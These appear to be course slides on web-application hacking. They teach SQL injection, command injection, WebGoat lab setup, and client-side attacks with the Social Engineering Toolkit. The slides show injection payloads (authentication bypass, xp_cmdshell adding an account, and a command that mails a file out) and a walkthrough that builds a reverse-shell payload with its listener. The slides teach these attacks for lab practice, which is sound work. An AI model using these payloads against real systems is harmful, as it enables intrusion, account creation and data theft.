- Tables contain records (rows) with data organized in fields (columns)
- For example, the following table is called "users" and contains employee records consisting of data fields

users table

userID	Name	LastName	Login	Password
1	John	Smith	jsmith	hello
2	Adam	Taylor	adamt	qwerty
3	Daniel	Thompson	dthompson	dthompson

SQL Queries

```
SELECT LastName FROM users WHERE userID = 2;
```

- ❖ Generates a result similar to:

LastName

Taylor

```
SELECT * FROM users WHERE userID = 2;
```


- ❖ Dumps entire row

users table

userID	Name	LastName	Login	Password
1	John	Smith	jsmith	hello
2	Adam	Taylor	adamt	qwerty
3	Daniel	Thompson	dthompson	dthompson

SQL Injection

- The ability to inject malicious SQL commands into the database engine through a web app
 - ❖ SQL injection is a flaw in the **web application**
 - It is not a DB or web server problem
 - ❖ Web app needs to filter any queries sent to the DB
- Web app accepts user input and inserts it into a SQL statement that is then sent to the database for execution
 - ❖ By carefully crafting the user input, an attacker can perform unauthorized actions
 - ❖ Attacker attempts to piggyback extra information on the end of the SQL statement



Finding SQL Injection Vulnerabilities

- Look for a user-supplied input string that appears to require access to a database (i.e., username, account #, product SKU)
- Experiment by adding the following characters to the user input to see how the system reacts when the input is submitted
 - ❖ String quotation (e.g., ` ' ")
 - Quotation characters are often used to terminate string values in SQL statements
 - ❖ Double Dash -- comment delimiter
 - ❖ Semicolon ; query terminator
 - ❖ Asterisk * wildcard selector
- Other useful entities are OR, TRUE, 1=1, SELECT, JOIN, UPDATE
- This process requires much patience


How Does SQL Injection Work?

- Assume the web app (PHP in this case) requests a username from user and sends the username to the database using:

```
$result = mysqli_query($con,  
    "SELECT id FROM users WHERE name = '[value]'");
```

- Normally we type in a username **Barry**
 - ❖ SELECT id FROM users WHERE name = '**Barry**';
- Attacker instead types **Barry'**
 - ❖ SELECT id FROM users WHERE name = '**Barry''**;
 - ❖ The final two ' marks cause an error

Sign in with your Google Account



How Does SQL Injection Work?

- Using same command:

```
SELECT id FROM users WHERE name = '[value]'
```

- But now the attacker types

' or 1=1;--

```
SELECT id FROM users WHERE name = '' or 1=1;--';
```

- ❖ Everything after -- is treated as a comment and ignored
- ❖ 1=1 is always true so the database will return some data or EVERYTHING

Injecting through Strings

- Suppose web app has:


```
$result = mysqli_query($con,  
    "SELECT * FROM users WHERE login = '[uvalue]'  
    AND password = '[pvalue]'");
```

```
uvalue = ' or 1=1 --  
pvalue = anything
```

May have to
use '1' = '1'

```
SELECT * FROM users  
WHERE username = '' or 1=1-- AND password = 'anything'
```

- If code is used in an authentication process, this input could be used to force the selection of a valid username because the evaluation of 1=1 is always true!



SQL Injection - It Gets Better



- ❑ Suppose *uvalue* =

```
'exec Master..xp_cmdshell  
'net user badguy badpwd' /ADD --
```


- ❑ Spawns a command shell and tries to add a user
 - ❖ If SQL server runs as Admin, attacker (badguy) gets account on DB server



Master refers to the system database containing the procedure xp_cmdshell

AFIT Under Attack

- CCR webmail received 90 emails within a minute similar to this one



HealthCare.gov Under Attack

- Tweet on 18 Nov 13

The screenshot shows the official HealthCare.gov website. At the top, there's a navigation bar with links for "Learn", "Get Insurance", "Log in", and "Español". Below the navigation, there are three main categories: "Individuals & Families", "Small Businesses", and "All Topics". A search bar is located at the top right.

In the center of the page, there's a large green banner with the text "Find health coverage that works for you". To the right of this banner, there's a graphic titled "4 Ways to Get Marketplace Coverage" featuring icons for a phone, a computer monitor, a person, and a car.

On the left side of the page, there's a section titled "Improving HealthCare.gov" which contains a message about maintenance hours. To the right of this message, a dropdown menu is open, showing a series of SQL commands:

```
;select * from users  
;show tables;  
;show tables; --  
;premium payments  
;select * from *;  
; grant  
; rehabilitative and habilitative  
; show tables
```

At the bottom left, there's a green button labeled "APPLY ONLINE".

Having Fun with Automated License Plate Readers

Greater Cincinnati Northern
Kentucky International Airport
Operated By Standard Parking

Fee Computer Number:	2
Cashier:	Barre Id #170
Transaction Number:	194612
License Plate Number:	1HACKER
Entered:	05/24/2011 13:54
Exited:	05/26/2011 15:34



Computer and Network Hacker Exploits

- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
 - ❖ Application and Operating System Attacks
 - Buffer Overflows
 - Password Attacks
 - Web App Attacks
 - Session Tracking
 - Injection Flaws
 - » SQL Injection
 - » Command Injection
 - Client-side Attacks
 - ❖ Network Attacks
 - ❖ Denial of Service Attacks
- Step 4: Maintaining Access
- Step 5: Covering Tracks and Hiding

Command Injection aka Arbitrary Code Execution

- Web applications often take advantage of underlying OS programs or applications for some functionality
 - ❖ If data is passed to these programs via a user interface, then an attacker may be able to inject shell commands into these backend programs
- Command shell Kung Fu
 - ❖ Windows: ampersand (&) separates commands
 - `dir & netstat & cd .. & dir`
 - ❖ Unix: semi-colon (;) separates commands
 - `cd Desktop; ls ; cat armitage-sc`

Command Injection Example 1 - Linux

- Scenario: Custom script is needed to display file contents to users
- Development team does not want to spend time writing a procedure to read and display the files
 - ❖ Instead, they decide to allow users to specify a file, then use the Unix command **cat** to display the results
- PHP script on web server:
`<?php echo shell_exec('cat '. $_GET['filename']); ?>`
 - ❖ Script can be called with various GET parameters to display files in the user's browser

Command Injection Example 1 - Linux

- Assume a file on the web server called barry.txt contains:
`This is my content. It should be visible.`
- To access barry.txt, a user would enter in their browser:
`www.mysite.com/showfile.php?filename=barry.txt`
... and the file is displayed in the user's browser:
`This is my content. It should be visible.`



Command Injection Examples - Linux

- ❑ But what if the user enters:

`www.mysite.com/showfile.php?filename=barry.txt;ls`

- ❑ File is displayed AND ls command is executed in current directory:

This is my content. It should be visible.

`barry.txt`

`house.txt`

- ❑ User can provide the following input:

- ❖ `file.txt;netstat -nao`

- Prints contents of file.txt then active connections on server

Command Injection Examples - Linux

`barry.txt;mail -s "Loot" blah@gmail.com < file.txt`

- ❖ Send an email to yourself containing file.txt

`barry.txt;ping www.test.com -c 4`

- ❖ Ping a webserver
- ❖ Include `-c 4` to only ping 4 times; otherwise it pings forever and the injection fails because the ping command never terminates

`barry.txt;echo "test" > /var/www/html/test.txt`

- ❖ Write the word "test" to test.txt in web directory
- ❖ Now access test.txt with a browser
 - `www.mysite.com/test.txt`
- ❖ Could be blocked (i.e., file not written) if proper permissions are set on the html folder

Command Injection Examples - Windows

```
<?php  
    $command = 'type ' . $_POST['filename'];  
    exec($command, $output);  
    <<snipped code to display $output>>      ?>
```

- User provides the following “filenames” :
 - ❖ `file.txt & cd .. & dir & echo %time%`
 - Print contents of file.txt, move up to parent, print directory, print time



WebGoat Prep




- On the same computer as Burp (e.g., Win7-32-629)
 - ❖ Download and install Java then reboot
 - <https://java.com/en/download/>
 - ❖ Download webgoat-container-7.1-exec.jar from file server
 - Source: <https://github.com/WebGoat/WebGoat/releases/>
 - ❖ `cd <<location of webgoat>>`
 - ❖ `java -jar webgoat-container-7.1-exec.jar`

```
2018-01-19 11:08:05,063 INFO - Initializing main webgoat servlet
2018-01-19 11:08:05,063 INFO - Browse to http://localhost:8080/WebGoat and happy hacking!
Jan 19, 2018 11:08:05 AM org.apache.coyote.http11.Http11Protocol start
INFO: Starting ProtocolHandler ["http-bio-8080"]
```

You are ready
to go.

WebGoat

- Browse to `http://localhost:8080/WebGoat` and log in as guest
- Implements an e-commerce app full of various web vulnerabilities
- Offers help and suggestions during the attack



The screenshot shows a web browser window titled "WebGoat". The URL in the address bar is "localhost:8080/WebGoat/start.mvc#attack/360466308/5". The main content area displays the title "How to work with WebGoat" and a message saying "Congratulations. You have successfully completed this lesson." Below this, there are two sections: "How To Work With WebGoat" and "Environment Information". The "How To Work With WebGoat" section includes a brief overview and links to Tomcat configuration. The "Environment Information" section discusses the Apache Tomcat server. At the bottom, there is a preview of the "Http Basics" lesson, which is currently active (Lesson 1). A sidebar on the left lists various security flaws: Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, Denial of Service, Insecure Communication, Insecure Storage, Malicious Execution, Parameter Tampering, Session Management Flaws, Web Services, Admin Functions, and Challenge.

How to work with WebGoat

Show Source Show Solution Show Plan Restart Lesson

Congratulations. You have successfully completed this lesson.

How To Work With WebGoat

Welcome to a brief overview of WebGoat.

Environment Information

WebGoat uses the Apache Tomcat server but can run in any application server. It is configured to run "Tomcat Configuration" section in the Introduction.

The WebGoat Interface

The screenshot shows a preview of the "Http Basics" lesson. The lesson number is "1". Below the lesson number, there are four numbered boxes labeled 2, 3, 4, and 5, each with a corresponding button: "Java [Source]", "Solution", "Lesson Plan", and "Hints". At the bottom, there is a text input field with placeholder text: "Enter your name in the input field below and press "Go!" to submit. This illustrates how to accept the request, reverse the input and display it back to the user, illustrating the basics of handling an HTTP request."

Http Basics


1

2 3 4 5

Java [Source] Solution Lesson Plan Hints

Enter your name in the input field below and press "Go!" to submit. This illustrates how to accept the request, reverse the input and display it back to the user, illustrating the basics of handling an HTTP request.

WebGoat - String SQL Injection



WebGoat - String SQL Injection

SQL injection attacks represent a serious threat to any database-driven site. The methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks, an incredible number of systems on the internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.

It is always good practice to sanitize all input data, especially data that will be used in OS command, scripts, and database queries, even if the threat of SQL injection has been prevented in some other manner.

General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = 'Your Name'
```

No results matched. Try Again.

WebGoat - SQL Injection Error Msg

General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = 'Barry or 1'
```

No results matched. Try Again.

Computer and Network Hacker Exploits

- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
 - ❖ Application and Operating System Attacks
 - Buffer Overflows
 - Password Attacks
 - Web App Attacks
 - Session Tracking
 - Injection Flaws
 - » SQL Injection
 - » Command Injection
 - Client-side Attacks
 - ❖ Network Attacks
 - ❖ Denial of Service Attacks
- Step 4: Maintaining Access
- Step 5: Covering Tracks and Hiding

Client-Side Attacks

- Thus far we exploited a server ... which can be difficult
 - ❖ Most organizations block incoming connections to servers
 - ❖ Increasingly difficult to find server-side vulnerabilities
- Recent trend is to use a client-side attack
 - ❖ Browser-based attacks
- Almost always involves social engineering
- Client-side attacks target vulnerabilities in
 - ❖ client apps
 - ❖ humans

www.weather.com



*Client download required. **Optional software included.**

Client-Side Attack Example

- January 2010 breach into Adobe, Google and 34 technical, financial and defense sector companies
- Compromised via **client-side** vulnerability in **Internet Explorer**
 - ❖ Vulnerability, CVE-2010-0249,
 - "Allows attackers to **execute arbitrary code** by accessing a pointer associated with a deleted object, related to incorrectly initialized memory and improper handling of objects in memory" (CVE, 2010a)
- Hackers initiated the attack by mass emailing employees

Client-Side Attack Example

- In the email, the hackers forged the message headers to appear from a trusted source and included a link to a website with malicious JavaScript
 - ❖ Once users clicked on the link, the users' browser downloaded and executed the malicious JavaScript
 - ❖ JavaScript included a Internet Explorer zero-day, which in turn downloaded a binary and set up a backdoor on the victim
 - The backdoor connected to command and control servers
- Client-side attacks:
 - ❖ Can evade your antivirus
 - ❖ Run under the context of your app
 - ❖ Target the weakest link → humans
 - ❖ Provide an excellent vector to pivot

Exploiting the Human

- Social Engineering Toolkit (SET)
- Specifically designed to perform attacks against the human element
- Written by Dave Kennedy (ReL1K)
- Attack Vectors
 - ❖ Spear-Phishing Attack Vector
 - ❖ Java Applet Attack Vector
 - ❖ Metasploit Browser Exploit Method
 - ❖ Credential Harvester Attack Method
 - ❖ Tabnabbing Attack Method
 - ❖ Man Left in the Middle Attack Method
 - ❖ Web Jacking Attack Method
 - ❖ Multi-Attack Web Vector
 - ❖ Infectious Media Generator
 - ❖ Teensy USB HID Attack Vector
- SE Videos → www.social-engineer.org/resource-category/se-videos



www.social-engineer.org/framework/se-tools/computer-based/social-engineer-toolkit-set/




Dave Kennedy, DerbyCon 2017



SET License

- ... if you ever see the creator of SET in a bar, you
 - ❖ should (optional) *give him a hug* and
 - ❖ should (optional) *buy him a beer (or bourbon - hopefully bourbon)*.
- Author has the option to refuse the hug (most likely will never happen) or the beer or bourbon (also most likely will never happen).
- Also by using this tool (these are all optional of course!), you should try to *make this industry better*, try to *stay positive*, try to *help others*, try to *learn from one another*, try *stay out of drama*, try offer free hugs when possible (and make sure recipient agrees to mutual hug), and try to do everything you can to be awesome.

Social Engineering Toolkit



Social Engineering Toolkit

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 7.7.4 [---]
[---] Codename: 'Blackout' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: <https://www.trustedsec.com> [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: <https://www.trustedsec.com>

It's easy to update using the PenTesters Framework! (PTF)
Visit <https://github.com/trustedsec/ptf> to update all your tools!

There is a new version of SET available.

Your version: 7.7.4

Current version: 7.7.5

SET - Main Menu

Select from the menu:

- 1) Social-Engineering Attacks**
- 2) Penetration Testing (Fast-Track)
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About

- 99) Exit the Social-Engineer Toolkit

set> 1

SET - Social Engineering Attacks

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener**
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) SMS Spoofing Attack Vector
- 11) Third Party Modules

- 99) Return back to the main menu.

set> 4

SET - Payloads

- | | |
|--|---------------|
| 1) Windows Shell Reverse TCP | Spawn a comma |
| 2) Windows Reverse_TCP Meterpreter | Spawn a meter |
| 3) Windows Reverse_TCP VNC DLL | Spawn a VNC s |
| 4) Windows Shell Reverse_TCP X64 | Windows X64 C |
| 5) Windows Meterpreter Reverse_TCP X64 | Connect back |
| 6) Windows Meterpreter Egress Buster | Spawn a meter |
| 7) Windows Meterpreter Reverse HTTPS | Tunnel commun |
| 8) Windows Meterpreter Reverse DNS | Use a hostnam |
| 9) Download/Run your Own Executable | Downloads an |


[set:payloads>1](#)

SET - Configure Listener

```
set:payloads> IP address for the payload listener (LHOST) 10.1.0.13
set:payloads> Enter the PORT for the reverse listener 88
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set//payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no) yes
[*] Launching msfconsole, this could take a few to load. Be patient...
```

SET - Metasploit Listening

```
[*] Processing /root/.set//meta_config for ERB directives.  
resource (/root/.set//meta_config)> use multi/handler  
resource (/root/.set//meta_config)> set payload windows/shell_reverse_tcp  
payload => windows/shell_reverse_tcp  
resource (/root/.set//meta_config)> set LHOST 10.1.0.13  
LHOST => 10.1.0.13  
resource (/root/.set//meta_config)> set LPORT 88  
LPORT => 88  
resource (/root/.set//meta_config)> set ExitOnSession false  
ExitOnSession => false  
resource (/root/.set//meta_config)> exploit -j  
[*] Exploit running as background job.  
  
[*] Started reverse TCP handler on 10.1.0.13:88  
[*] Starting the payload handler...  
msf exploit(handler) > █
```



